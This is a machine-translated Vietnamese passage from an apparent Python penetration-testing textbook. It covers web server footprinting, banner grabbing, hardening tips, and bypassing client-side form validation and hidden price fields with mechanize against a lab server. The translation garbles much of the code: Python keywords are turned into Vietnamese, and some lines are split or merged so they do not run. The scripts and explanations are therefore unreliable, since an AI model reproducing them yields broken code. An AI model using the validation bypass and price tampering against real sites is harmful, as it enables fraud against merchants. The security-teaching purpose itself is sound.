Khi chữ ký máy chủ tắt

Từ đầu ra trư ớc đó, chúng ta có thể thấy rằng Apache đang chạy. Tuy nhiên, nó không hiển thị phiên bản cũng như hệ điều hành. Đối với lập trình ứng dụng web, PHP đã được sử dụng, như ng đôi khi, đầu ra không hiển thị ngôn ngữ lập trình. Đối với điều này, bạn phải phân tích cú pháp các trang web để nhận được bất kỳ thông tin hữu ích nào như siêu liên kết.

Nếu bạn muốn biết chi tiết về tiêu đề, hãy mở dir của tiêu đề, như được hiển thị trong đoạn mã sau:

```
>>> nhập urllib
>>> http_r = urllib.urlopen ("http://192.168.0.5/")
>>> dir (http_r.headers)
['__contains__', '__delitem__', '__doc__', '__getitem__', '__
init__', '__iter__', '__len__', '__module__', '__setitem__', '__str__
', 'addcontinue', 'addheader', 'dict', 'encodingheader', 'fp', 'get',
'getaddr', 'getaddrlist', 'getallmatchingheaders', 'getdate', 'getdate_tz',
'getencoding', 'getfirstmatchingheader', 'getheader', 'getheaders', 'getmtainpe',
'getparam', 'getparamnames', 'getplist', 'getrawheader', 'getubtype', 'gettype',
'has_key', 'headers', 'iscomment', 'isheader', 'islast', 'items', 'key', 'Mantype',
'parseplist', 'parsetype', 'plist', 'plisttext', 'readheaders', 'rewindbody',
'seekable', 'setdefault', 'startofbody', 'startofheaders', 'status', 'subtype', 'type',
'typeheader', 'unixfrom', 'giá trị ']

>>>
>>> http_r.headers.type
'text / html'
>>> http_r.headers.typeheader
'text / html; bảng mã = UTF-8 '
>>>
```

Thu thập thông tin của một trang web từ SmartWhois của trình phân tích cú pháp BeautifulSoup

Hãy xem xét một tình huống mà bạn muốn thu thập tất cả các siêu liên kết từ trang web.

Trong phần này, chúng ta sẽ thực hiện việc này bằng cách lập trình. Một khác, điều này cũng có thể được thực hiện thủ công bằng cách xem nguồn xem của trang web. Tuy nhiên điều này sẽ mất một thời gian.

Vì vậy, chúng ta hãy làm quen với một trình phân tích cú pháp rất đẹp có tên là BeautifulSoup. Trình phân tích cú pháp này đến từ nguồn của bên thứ ba và rất dễ làm việc. Trong mã của chúng tôi, chúng tôi sẽ sử dụng phiên bản 4 của BeautifulSoup.

Yêu cầu là tiêu đề của trang HTML và các siêu liên kết.

In chân máy chủ web và ứng dụng web

Mã như sau:

```
nhập urllib
from bs4 import BeautifulSoup
url = raw_input ("Nhập URL")
ht = urllib.urlopen (url)
html_page = ht.read ()
b_object = BeautifulSoup (html_page)
in b_object.title
in b_object.title.text
cho liên kết trong b_object.find_all ('a'):
    print (link.get ('href'))
```

Câu lệnh BeautifulSoup nhập từ bs4 được sử dụng để nhập thư viện BeautifulSoup. Biến url lưu trữ URL của trang web và urllib. urlopen (url) mở trang web trong khi hàm ht.read () lưu trữ trang web. Câu lệnh html_page = ht.read () gán trang web thành html_page Biến đổi. Để hiểu rõ hơn, chúng tôi đã sử dụng biến này. Trong câu lệnh b_object = BeautifulSoup (html_page) , một đối tượng của b_object được tạo. Câu lệnh tiếp theo in tên tiêu đề có thẻ và không có thẻ. B_object tiếp theo . Câu lệnh find_all ('a') lưu tất cả các siêu liên kết. Dòng tiếp theo chỉ in phần siêu liên kết. Đầu ra của chương trình sẽ xóa mọi nghi ngờ và được hiển thị trong ảnh chụp màn hình sau:

```
root@Mohit|Raj:/parser# python par3.py
Enter the URL http://www.juggyboy.com/
<title>Home</title>
Home
#
index.html
about_me/index.html
seinfeld/index.html
question_the_rules/index.html
Karma/index.html
JuggyboyNotes/index.html
Quotes/index.html
MyBlog/index.html
artwork/index.html
artwork/magic_posters/index.html
artwork/Renaissance_Paintings/index.html
artwork/Apple_Classic_Ads/index.html
artwork/Michelangelo_Sistine_Chapel/index.html
artwork/David_Roberts_Paintings/index.html
Lifestyle/index.html
Lifestyle/Fashion/index.html
Lifestyle/Luxury/index.html
Lifestyle/Gadgets/index.html
Lifestyle/Watches/index.html
```

Tất cả các siêu liên kết và một tiêu đề

Bây giờ, bạn đã thấy cách bạn có thể có được các siêu liên kết và tiêu đề bằng cách sử dụng trình phân tích cú pháp đẹp.

Trong đoạn mã tiếp theo, chúng ta sẽ có được một truy cập cụ thể với sự trợ giúp của BeautifulSoup:

```
import urllib
from bs4 import BeautifulSoup
url = "https://www.hackthissite.org"
ht = urllib.urlopen(url)
html_page = ht.read()
b_object = BeautifulSoup(html_page)
data = b_object.find("div", id="thông báo")
print data
```

Mã truy cập đó đã sử dụng `https://www.hackthissite.org` dưới dạng url và trong đoạn mã sau, chúng tôi muốn tìm `<div id="notification">` ở đâu, như thể hiện trong ảnh chụp màn hình sau:

```
▼ <div id="notice">
  ...
    First timers should read the "
    <a href="/info/about">HTS Project Guide</a>
    " and "
    <a href="/register">create an account</a>
    " to get started.
    All users are also required to read and adhere to our "
    <a href="/pages/info/legal/">Legal Disclaimer</a>
  ...

```

Thông tin ID div

Bây giờ chúng ta hãy xem đầu ra của mã truy cập trong ảnh chụp màn hình sau:

```
root@Mohit|Raj:/parser# python div.py
<div id="notice">
  ...
    First timers should read the <a href="/info/about">HTS Project Guide</a> and <a href="/register">create an account</a> to get started.
    All users are also required to read and adhere to our <a href="/pages/info/legal/">Legal Disclaimer</a>.
    ...
<br/>
<strong>Get involved on our IRC server: irc.hackthissite.org SSL port 7000 #hackthissite or our <a href="/forums">web forums</a></strong>.</div>
root@Mohit|Raj:/parser#
```

Đầu ra của mã `<div id = notification>`

In chân máy chủ web và ứng dụng web

Hãy xem xét một ví dụ khác mà bạn muốn thu thập thông tin về một trang web. Trong quá trình thu thập thông tin cho một trang web cụ thể, có thể bạn đã sử dụng <http://smartwhois.com/>. Bằng cách sử dụng SmartWhois, bạn có thể nhận được thông tin hữu ích về bất kỳ trang web nào, chẳng hạn như Tên người đăng ký, Tổ chức của người đăng ký, Máy chủ định danh, v.v.

Trong đoạn mã sau, bạn sẽ thấy cách lấy thông tin từ SmartWhois. Trong nhiệm vụ thu thập thông tin, tôi đã nghiên cứu SmartWhois và phát hiện ra rằng thẻ `<div class = "whois">` của nó giữ lại thông tin có liên quan. ChưƠng trình sau sẽ thu thập thông tin từ thẻ này và lưu nó vào một tệp ở dạng có thể đọc được:

```

nhập urllib
from bs4 import BeautifulSoup
nhập lại
domain = raw_input ("Nhập tên miền")
url = "http://smartwhois.com/whois/" + str(domain)
ht = urllib.urlopen (url)
html_page = ht.read ()
b_object = BeautifulSoup (html_page)
file_text = open ("who.txt", 'a')
who_is = b_object.body.find ('div', attrs = {'class': 'whois'})
who_is1 = str (who_is)

đối sánh trong re.findall ("Tên miền:", who_is1):
    s = match.start ()

lines_raw = who_is1 [s:] lines
= lines_raw.split ("<br/>", 150) i = 0

cho dòng trong dòng:
    file_text.writelines (dòng)
    file_text.writelines ("\ n")
    dòng in
    i = i + 1
    nếu tôi == 17:
        nghỉ
    file_text.writelines ("-" * 50)
    file_text.writelines ("\ n")
    file_text.close ()

```

Hãy phân tích câu lệnh file_text = open ("who.txt", 'a') vì tôi hy vọng bạn đã làm theo mã trư ớc đó. Đổi tư ợng tệp file_text mở ra ai. tệp txt ở chế độ nối thêm để lưu trữ kết quả. Who_is = b_object.body. Câu lệnh find ('div', attrs = {'class': 'whois'}) tạo ra kết quả mong muón. Tuy nhiên, who_is không chứa tất cả dữ liệu ở dạng chuỗi. Nếu chúng ta sử dụng b_object.body.find ('div', attrs = {'class': 'whois'}).text, nó sẽ xuất ra tất cả văn bản có chứa các thẻ, như ng thông tin này trở nên rất khó đọc. Câu lệnh who_is1 = str (who_is) chuyển đổi thông tin thành dạng chuỗi:

```
đổi sánh trong re.findall ("Tên miền:", who_is1):
    s = match.start ()
```

Mã trư ớc tìm điểm bắt đầu của chuỗi "Tên miền:" vì thông tin có giá trị của chúng tôi đến sau chuỗi này. Biến lines_raw chứa thông tin sau chuỗi "Tên miền:". Các dòng = lines_raw.

Câu lệnh split ("
", 150) chia các dòng bằng cách sử dụng dấu phân tách
 và biến "lines" trở thành một danh sách. Có nghĩa là trong một trang HTML, nơi tồn tại dấu ngắt (</br>) , câu lệnh sẽ tạo một dòng mới và tất cả các dòng sẽ đư ợc lưu trữ trong một danh sách có tên các dòng. Biến i = 0 đư ợc khởi tạo là 0, biến này sẽ đư ợc sử dụng để in ra số dòng. Đoạn mã sau đây lưu kết quả đư ới dạng tệp tồn tại trên đĩa cứng cũng như hiển thị kết quả trên màn hình.


Kết quả màn hình như sau:

```
root@Mohit|Raj:/parser# python whois.py
Enter the domain name juggyboy.com
Domain Name: JUGGYBOY.COM
Registry Domain ID:
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2014-03-12T00:00:00Z
Creation Date: 2009-02-03T00:00:00Z
Registrar Registration Expiration Date: 2015-07-16T00:00:00Z
Registrar: NETWORK SOLUTIONS, LLC.
Registrar IANA ID: 2
Registrar Abuse Contact Email: <span class="mto">75 72 95 89</span>
Registrar Abuse Contact Phone: +1.800337680
Reseller:
Domain Status: clientTransferProhibited
Registry Registrant ID: The quieter you become, the more you are able to
Registrant Name: PERFECT PRIVACY, LLC
Registrant Organization:
Registrant Street: 12808 Gran Bay Parkway West
```

Thông tin do SmartWhois cung cấp

In chân máy chủ web và ứng dụng web

Bây giờ, hãy kiểm tra đầu ra của mã trong các tệp:



```

*who.txt * whois.py
Domain Name: JUGGYBOY.COM
Registry Domain ID:
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2014-03-12T00:00:00Z
Creation Date: 2009-02-03T00:00:00Z
Registrar Registration Expiration Date: 2015-07-16T
Registrar: NETWORK SOLUTIONS, LLC.
Registrar IANA ID: 2
Registrar Abuse Contact Email: <span class="mto">75
71</span>
Registrar Abuse Contact Phone: +1.8003337680
Reseller:
Domain Status: clientTransferProhibited
Registry Registrant ID:
Registrant Name: PERFECT PRIVACY, LLC
Registrant Organization:
Registrant Street: 12808 Gran Bay Parkway West
-----
```

Đầu ra của mã trong các tệp



Bạn đã biết cách lấy các siêu liên kết từ một trang web và bằng cách sử dụng mã trư ớc đó, bạn có thể nhận được thông tin về các siêu liên kết. Để dừng lại ở đây; thay vào đó, hãy thử đọc thêm về BeautifulSoup tại <http://www.crummy.com/software/BeautifulSoup/bs4/doc/>.

Bây giờ, chúng ta hãy xem qua một bài tập lấy tên miền trong danh sách làm đầu vào và viết kết quả của các phát hiện vào một tệp duy nhất.

Lấy biểu ngữ của một trang web

Trong phần này, chúng ta sẽ lấy biểu ngữ HTTP của một trang web. Lấy biểu ngữ hoặc lấy dấu vân tay hệ điều hành là một phương pháp để xác định hệ điều hành đang chạy trên máy chủ web mục tiêu. Trong chương trình sau đây, chúng ta sẽ tìm hiểu các gói tin của một trang web trên máy tính của chúng ta, như chúng ta đã làm trong Chương 3, Thủ nghiệm đánh hơi và thăm nhập.

Mã cho trình lấy biểu ngữ được hiển thị như sau:

```
ở cắm nhập khẩu
nhập cấu trúc
nhập khẩu binascii
s = socket.socket (socket.PF_PACKET, socket.SOCK_RAW, Ở cắm.
ntohs (0x0800))
trong khi Đúng:
```

```
pkt = s.recvfrom (2048)
banner = pkt [0] [54: 533]
in banner
in "-" * 40
```

Vì bạn chắc hẳn đã đọc Chương 3, Thủ nghiệm đánh hơi và thâm nhập, bạn nên quen thuộc với mã này. Câu lệnh banner = pkt [0] [54: 533] là mới ở đây.

Trước pkt [0] [54:], gói chứa thông tin TCP, IP và Ethernet. Sau khi thực hiện một số lần truy cập và theo dõi, tôi nhận thấy rằng thông tin lấy biểu ngữ nằm giữa [54: 533]. Bạn có thể thực hiện đánh và theo dõi bằng cách lây lát [54: 540], [54: 545], [54: 530] , v.v. trên.

Để có được điều đó, bạn phải mở trang web trong trình duyệt web trong khi chương trình đang chạy, như thể hiện trong ảnh chụp màn hình sau:

```
root@Mohit|Raj:/chapter 5# python banner.py
-----
-----[REDACTED]-----  

-----  

-----[REDACTED]  

-----  

HTTP/1.1 304 Not Modified
Date: Sat, 25 Oct 2014 19:29:44 GMT
Content-Location: http://www.juggyboy.com/index.html
Last-Modified: Sat, 20 Sep 2014 15:34:41 GMT
Accept-Ranges: bytes
ETag: "19a4e65e8d4cf1:7a49" The quieter you become, the more you are able
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
```

Lấy biểu ngữ

Vì vậy, kết quả trước đó cho thấy máy chủ là Microsoft-IIS.6.0 và ASP.NET là ngôn ngữ lập trình đang được sử dụng. Chúng tôi nhận được thông tin giống như chúng tôi nhận được trong quá trình kiểm tra tiêu đề. Hãy thử mã này và nhận thêm một số thông tin với các trạng thái khác nhau.

In chân máy chủ web và ứng dụng web

Bằng cách sử dụng mã trước, bạn có thể chuẩn bị các báo cáo thu thập thông tin cho chính mình. Khi tôi áp dụng các phương pháp thu thập thông tin cho các trang web, tôi thường nhận thấy rất nhiều sai lầm của khách hàng. Trong phần tiếp theo, bạn sẽ thấy nhiều nhất những lỗi thường gặp trên máy chủ web.

Làm cứng máy chủ web

Trong phần này, chúng ta hãy làm sáng tỏ một số lỗi thường gặp trên máy chủ web.

Chúng tôi cũng sẽ thảo luận về một số điểm để làm cứng máy chủ web sau:

- Luôn ẩn chữ ký máy chủ của bạn.
- Nếu có thể, hãy đặt chữ ký máy chủ giả mạo, có thể đánh lừa những kẻ tấn công.
- Xử lý các lỗi.
- Có gắng ẩn các phần mở rộng của trang ngôn ngữ lập trình vì kẻ tấn công sẽ khó nhìn thấy ngôn ngữ lập trình của các ứng dụng web.
- Cập nhật máy chủ web với bản vá mới nhất từ nhà cung cấp. Nó tránh mọi cơ hội khai thác của máy chủ web. Máy chủ ít nhất có thể được bảo mật đối với các lỗ hổng đã biết.
- Không sử dụng bản vá của bên thứ ba để cập nhật máy chủ web. Bản vá của bên thứ ba có thể chứa trojan, vi rút, v.v.
- Không cài đặt các ứng dụng khác trên máy chủ web. Nếu bạn cài đặt hệ điều hành như RHEL hoặc Windows, không cài đặt phần mềm không cần thiết khác như Office hoặc trình chỉnh sửa vì chúng có thể chứa lỗ hổng bảo mật.
- Đóng tất cả các cổng ngoại trừ 80 và 443.
- Không cài đặt bất kỳ trình biên dịch không cần thiết nào, chẳng hạn như gcc, trên máy chủ web. Nếu một kẻ tấn công đã xâm nhập một máy chủ web và họ muốn tải lên một tệp thực thi, IDS hoặc IPS có thể phát hiện tệp đó. Trong tình huống này, kẻ tấn công sẽ tải lên tệp mã (ở dạng tệp văn bản) trên máy chủ web và sẽ thực thi tệp trên máy chủ web. Việc thực thi này có thể làm hỏng máy chủ web.
- Đặt giới hạn số lượng người dùng đang hoạt động để ngăn chặn cuộc tấn công DDOS.
- Bật tường lửa trên máy chủ web. Tường lửa thực hiện nhiều việc như đóng cổng, lọc lưu lượng, v.v.

Tóm lược

Trong chương này, chúng ta đã tìm hiểu tầm quan trọng của chữ ký máy chủ web và để có được chữ ký máy chủ là bức ốc đầu tiên trong quá trình hack. Abraham Lincoln đã từng nói:

"Hãy cho tôi sáu giờ để chặt một cái cây và tôi sẽ dành bốn giờ đầu tiên để mài rìu."

Điều tư duy tự cũng áp dụng trong trường hợp của chúng tôi. Trước khi bắt đầu một cuộc tấn công vào máy chủ web, tốt hơn hết là bạn nên kiểm tra chính xác dịch vụ nào đang chạy trên máy chủ đó. Điều này được thực hiện bằng cách in chân của máy chủ web. Các kỹ thuật xử lý lỗi là một quá trình thụ động. Kiểm tra tiêu đề và lấy biểu ngữ là các quy trình hoạt động để thu thập thông tin về máy chủ web. Trong chương này, chúng ta cũng đã học về trình phân tích cú pháp BeautifulSoup. Bạn có thể lấy các phần như siêu liên kết, thẻ, ID, v.v. từ BeautifulSoup. Trong phần trước, bạn đã thấy một số hướng dẫn về cách làm cứng máy chủ web. Nếu bạn tuân theo những nguyên tắc đó, bạn có thể làm cho máy chủ web của mình khó bị tấn công.

Trong chương tiếp theo, bạn sẽ học xác nhận phía máy khách và ủ tham số.

Bạn sẽ học cách tạo và phát hiện các cuộc tấn công DoS và DDOS.

Machine Translated by Google

6

Các cuộc tấn công từ phía máy khách và DDoS

Trong chương trao ớng, bạn đã học cách phân tích cú pháp một trang web cũng như cách thu thập thông tin cụ thể từ một trang HTML. Trong chương này, chúng ta sẽ xem xét các chủ đề sau:

- Xác thực trong một trang web
- Các loại xác nhận
- Kiểm tra thêm nhập các xác nhận
- Các cuộc tấn công DoS
- Tấn công DDoS
- Phát hiện DDoS

Giới thiệu xác thực phía máy khách


Thông thường, khi bạn truy cập một trang web trong trình duyệt web của mình, bạn sẽ mở một biểu mẫu, điền vào biểu mẫu và gửi nó. Trong quá trình điền biểu mẫu, một số trường có thể có các ràng buộc như tên người dùng phải là duy nhất; và mật khẩu, phải lớn hơn 8 ký tự và các trường này không được để trống. Với mục đích này, hai loại xác thực được sử dụng, đó là xác thực phía máy khách và phía máy chủ.

Các ngôn ngữ như PHP và ASP.NET sử dụng xác thực phía máy chủ, lấy tham số đầu vào và khớp nó với cơ sở dữ liệu của máy chủ.

Các cuộc tấn công từ phía máy khách và DDoS

Trong xác thực phía máy khách, việc xác thực được thực hiện ở phía máy khách. JavaScript được sử dụng để xác thực phía máy khách. Phản hồi nhanh chóng và triển khai dễ dàng làm cho việc xác thực phía máy khách có lợi ở một mức độ nào đó. Tuy nhiên, việc sử dụng thư ờng xuyên xác thực phía máy khách mang lại cho kẻ tấn công một cách dễ dàng để tấn công; xác thực phía máy chủ an toàn hơn xác thực phía máy khách. Người dùng bình thường có thể thấy những gì đang xảy ra trên trình duyệt web. Nhưng một hacker có thể thấy những gì có thể được thực hiện bên ngoài trình duyệt web.

Hình ảnh sau minh họa xác thực phía máy khách và phía máy chủ:



PHP đóng một vai trò trung gian. Nó kết nối trang HTML với SQL Server.

Giả mạo tham số phía máy khách bằng Python

Hai phương thức được sử dụng phổ biến nhất, POST và GET, được sử dụng để chuyển các tham số trong giao thức HTTP. Nếu trang web sử dụng phương thức GET, tham số truyền của nó được hiển thị trong URL và bạn có thể thay đổi tham số này và chuyển nó vào một máy chủ web; điều này trái ngược với phương thức POST, trong đó các tham số không được hiển thị trong URL.

Chương 6

Trong phần này, chúng ta sẽ sử dụng một trang web giả với mã JavaScript đơn giản, cùng với các tham số được truyền bởi phương thức POST và được lưu trữ trên máy chủ web Apache.

Hãy xem mã index.php :

```
<html>
<body background = "Wel.jpg">

<h1> Đè lại nhận xét của bạn </h1>
<br>
<form Name = "sample" action = "submit.php" onsubmit = "return
validateForm ()" method = "POST ">

<table cellpadding = "3" cellspacing = "4" border = "0">
<tr>
<td> <font size = 4> <b> Tên của bạn: </b> </font> </td> <td>
<input type = "text" name = "name" row = "10" cols = " 50 " /> <
td> </tr>

<br> <br>

<tr valign = "top"> <th scope = "row" <p class = "req"> <b> <font size
= 4> Nhận xét </font> </b> </p> </th> < td> <textarea class =
"formtext" tabindex = "4"
name = "comment" rows = "10" cols = "50"> </textarea> </td> </tr>

<br>
<td> <input type = "Submit" name = "submit" value = "Gửi" /> </td> </tr> <
table> </form>

<br>

<font size = 4> <a href="dis.php"> Nhận xét cũ </a> <SCRIPT LANGUAGE =
"JavaScript">

<! - Ân mã khỏi các trình duyệt không phải js

function validateForm ()
{
    formObj = document.sample;
```

Các cuộc tấn công từ phía máy khách và DDoS

```

if ((formObj.name.value.length <1) ||
(formObj.name.value == "HACKER")) {

    alert ("Nhập tên của bạn"); trả về
    sai;

} if (formObj.comment.value.length <1) {

    alert ("Nhập bình luận của bạn.");
    trả về sai;
}

} // kết thúc ản ->

</SCRIPT> </
body> </html>

```


Tôi hy vọng bạn có thể hiểu mã HTML, JavaScript và PHP. Mã trư ớc hiển thị một biểu mẫu mẫu, bao gồm hai trường gửi văn bản, tên và bình luận:

```

if ((formObj.name.value.length <1) || (formObj.name.value == "HACKER")) {alert ("Nhập
tên của bạn"); trả về sai; } if (formObj.comment.value.length <1) {alert ("Nhập nhận xét
của bạn."); trả về sai; }

```

Mã trư ớc hiển thị xác thực. Nếu trường tên trống hoặc đư ợc điền là HACKER, thì nó sẽ hiển thị một hộp cảnh báo và nếu trường nhận xét trống, nó sẽ hiển thị thông báo cảnh báo nơi bạn có thể nhập nhận xét của mình, như đư ợc hiển thị trong ảnh chụp màn hình sau:



Hộp thông báo xác thực

Vì vậy, thách thức của chúng tôi ở đây là bỏ qua xác thực và gửi biểu mẫu. Bạn có thể đã làm điều này sớm hơn bằng cách sử dụng bộ Burp. Nay giờ, chúng ta sẽ thực hiện việc này bằng Python.

Trong chương trước, bạn đã thấy công cụ BeautifulSoup; bây giờ tôi sẽ sử dụng một trình duyệt Python được gọi là cơ giới hóa. Trình duyệt web cơ giới hóa cung cấp cơ sở để lấy các biểu mẫu trong một trang web và cũng tạo điều kiện thuận lợi cho việc gửi các giá trị đầu vào. Bằng cách sử dụng cơ giới hóa, chúng tôi sẽ bỏ qua quá trình xác thực, như được hiển thị trong đoạn mã sau:

```

nhập khẩu cơ giới hóa
br = mechanize.Browser()
br.set_handle_robots(False)
url = raw_input("Nhập URL")
br.set_handle_equiv(True)
br.set_handle_gzip(True)
br.set_handle_redirect(True)
br.set_handle_referer(True)
br.set_handle_robots(False)
br.open(url)
cho biểu mẫu trong br.forms():
    mẫu in

```

Các cuộc tấn công từ phía máy khách và DDoS

Tất cả các đoạn mã của chúng tôi đều bắt đầu bằng một câu lệnh nhập . Vì vậy, ở đây, chúng tôi đang nhập môđun cơ khí hóa . Dòng tiếp theo tạo một đối tượng br của lớp cơ khí hóa . Câu lệnh url = raw_input ("Nhập URL") yêu cầu người dùng nhập. Năm dòng tiếp theo đại diện cho tùy chọn trình duyệt giúp chuyển hướng và xử lý robots.txt . Câu lệnh br.open (url) mở URL do chúng tôi cung cấp. Câu lệnh tiếp theo in các biểu mẫu trong các trang web. Bây giờ, hãy kiểm tra đầu ra của chương trình paratemp.py :

```
root@Mohit|Raj:/chapter 6# python paratemp.py
Enter URL http://192.168.0.5/
paratemp.py:6: UserWarning: gzip transfer encoding is ex
    br.set_handle_gzip(True)
    <sample POST http://192.168.0.5/submit.php application/x
      <TextControl(name=) > ←
      <TextareaControl(comment=) > ←
      <SubmitControl(submit=Submit) (readonly)>>
root@Mohit|Raj:/chapter 6#
```

Kết quả đầu ra của chương trình cho thấy có hai giá trị tên. Đầu tiên là tên và thứ hai là bình luận, sẽ được chuyển đến trang hành động. Bây giờ chúng tôi đã nhận được các thông số. Hãy xem phần còn lại của đoạn mã:

```
br.select_form(nr = 0)
br.form ['name'] = 'HACKER'
br.form ['comment'] =
br.submit ()
```

Dòng đầu tiên được sử dụng để chọn biểu mẫu. Trong trang web của chúng tôi, chỉ có một hình thức hiện tại. Câu lệnh br.form ['name'] = 'HACKER' điền giá trị HACKER trong trường tên, dòng tiếp theo điền vào nhận xét trống và dòng cuối cùng gửi các giá trị.

Bây giờ, chúng ta hãy xem kết quả từ cả hai phía. Đầu ra của mã như sau:

```
root@Mohit|Raj:/chapter 6# python paratemp.py
Enter URL http://192.168.0.5/
paratemp.py:6: UserWarning: gzip transfer encoding is ex
    br.set_handle_gzip(True)
    <sample POST http://192.168.0.5/submit.php application/x
      <TextControl(name=) >
      <TextareaControl(comment=) >
      <SubmitControl(submit=Submit) (readonly)>>
Nộp mẫu
```

Kết quả của trang web được hiển thị trong ảnh chụp màn hình sau:

Name	Comment
Mohit	Hello All
HACKER	

New Comment [Click here](#)

Bỏ qua xác thực

Ảnh chụp màn hình trứ ớc đó cho thấy rằng nó đã thành công.

Bây giờ, bạn phải có một ý tư ớng hợp lý về cách bỏ qua các xác nhận. Nói chung, mọi người nghĩ rằng các tham số được gửi bởi phư ớng thức POST là an toàn. Tuy nhiên, trong thử nghiệm trứ ớc, bạn đã thấy rằng nó an toàn cho người dùng bình thường trong mạng nội bộ. Nếu trang web chỉ được sử dụng bởi người dùng nội bộ, thì xác thực phía máy khách là một lựa chọn tốt. Tuy nhiên, nếu bạn sử dụng xác thực phía máy khách cho các trang web thư ớng mại điện tử, thì bạn chỉ đang mời những kẻ tấn công khai thác trang web của bạn. Trong chủ đề sau đây, bạn sẽ thấy một số tác động xấu của xác thực phía khách hàng đối với hoạt động kinh doanh.

Ảnh hứ ớng của việc giả mạo thông số đối với hoạt động kinh doanh

Là một pentester, bạn thư ớng sẽ phải phân tích mã nguồn. Ngày nay, thế giới thư ớng mại điện tử đang phát triển nhanh chóng. Hãy xem xét một ví dụ về trang web thư ớng mại điện tử, như được hiển thị trong ảnh chụp màn hình sau:

	Name: Nokia C7 Price: 60 ← Description: Good Mobile..... <input type="button" value="Add to cart"/>
	Name: iPhone 3G Price: 600 ← Description: Stunning Mobile..... <input type="button" value="Add to cart"/>

Ví dụ về một trang web

Các cuộc tấn công từ phía máy khách và DDoS

Ảnh chụp màn hình trứ ớc đó cho thấy giá của Nokia C7 là 60 và giá của iPhone 3G là 600. Bạn không biết liệu giá này đến từ cơ sở dữ liệu hay được viết trên trang web. Ảnh chụp màn hình sau đây cho thấy giá của

cả hai điện thoại di động:

```

▼ <table cellpadding="0" cellspacing="0" border="0px" align="left">
  <form name="form1" method="post" action="addtocart.php"></form>
  <input name="id" type="hidden" value="2">
  <input name="name" type="hidden" value="Nokia C7">
  <input name="image" type="hidden" value="Nokia-C7.jpg">
  <input name="price" type="hidden" value="60"> ←
  <input name="desc" type="hidden" value="Good Mobile">
  ▼ <tbody>
    ▶ <tr>...</tr>
      <form name="form2" method="post" action="addtocart.php"></form>
      <input name="id" type="hidden" value="3">
      <input name="name" type="hidden" value="iPhone 3G">
      <input name="image" type="hidden" value="iPhone-3G.jpg">
      <input name="price" type="hidden" value="600"> ←
      <input name="desc" type="hidden" value="Stunning Mobile">

```

Xem mã nguồn

